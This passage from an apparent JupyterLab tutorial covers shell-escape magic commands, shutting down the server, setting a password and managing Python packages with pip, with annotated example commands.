    Also known as magic functions, these are commands that modify the behavior or code explicitly, extending the notebook’s capabilities. Some of them allow users to escape the Python interpreter. E.g., you can run a shell command and capture its output by using the ! character before the command. This is helpful when the user is limited to the notebook interface.

    If you try to the whoami command, it will fail because it will be interrupted as Python code

    If you try the whoami command, it will fail because it will be interrupted as Python code


    Shutting down JupyterLab


    You can shut down the Jupyter lab from the terminal or command line interrupter by using CTRL with C or X. Or, go File, then shutdown 


    Setting up Password



    You can configure a password for JupyterLab that must be entered before a user can access the interface, ensuring secure access to the environment

    jupyter # Main Jupyter command-line tool
    lab # Subcommand to launch the JupyterLab interface
    password # Option to setup/change password

    (Host) jupyter lab password
    Enter password: 
    Verify password: 
    [JupyterPasswordApp] Wrote hashed password to /Users/user/.jupyter/jupyter_server_config.json

    jupyter # Main Jupyter command-line tool
    lab # Subcommand to launch the JupyterLab interface

    (Host) jupyter lab
    ...
    ...
    ...
    [C 2023-09-23 13:06:53.906 ServerApp] 
     
        To access the server, open this file in a browser:
            file:///Users/pc/Library/Jupyter/runtime/jpserver-5633-open.html
        Or copy and paste one of these URLs:
            http://localhost:8889/lab
            http://127.0.0.1:8889/lab

    External Modules

    The following are some of the external modules used in data analysis and visualization

    • numpy – a library for large multidimensional arrays
    • pandas – a library for data analysis
    • matplotlib – a library for creating interactive visualizations

    Install Modules

    You can install all the modules using the install switch in pip3

    ! # In Jupyter Notebook, ! lets you run shell commands from a cell.
    pip # Python’s package manager
    install # A command to download and install libraries from PyPI (Python Package Index
    numpy # Library for numerical computing, arrays, and matrices.
    pandas # Library for data manipulation and analysis, especially tabular data.
    matplotlib # Library for creating plots and visualizations in Python.
    beautifulsoup4 # Library for parsing HTML and XML, often used in web scraping.
    lxml # Library for fast XML and HTML parsing, used by BeautifulSoup for speed and reliability.
    selenium # Library for automating web browsers, often used for testing or web scraping dynamic websites.
    webdriver-manager # Library to automatically download and manage browser drivers for Selenium, like ChromeDriver or GeckoDriver.

    !pip install numpy pandas matplotlib beautifulsoup4 lxml selenium webdriver-manager

    Review Modules

    You can review all installed module using the list switch in pip3

    ! # In Jupyter Notebook, ! lets you run shell commands from a cell.
    pip # Python’s package manager
    list # A command to list all installed packages

    !pip list

    Remove Modules

    You can remove any module using the uninstall switch in pip3

    ! # In Jupyter Notebook, ! lets you run shell commands from a cell.
    pip # Python’s package manager
    list # A command to uninstall a package
    xyz # A package to uninstall from the system

    !pip uninstall xyz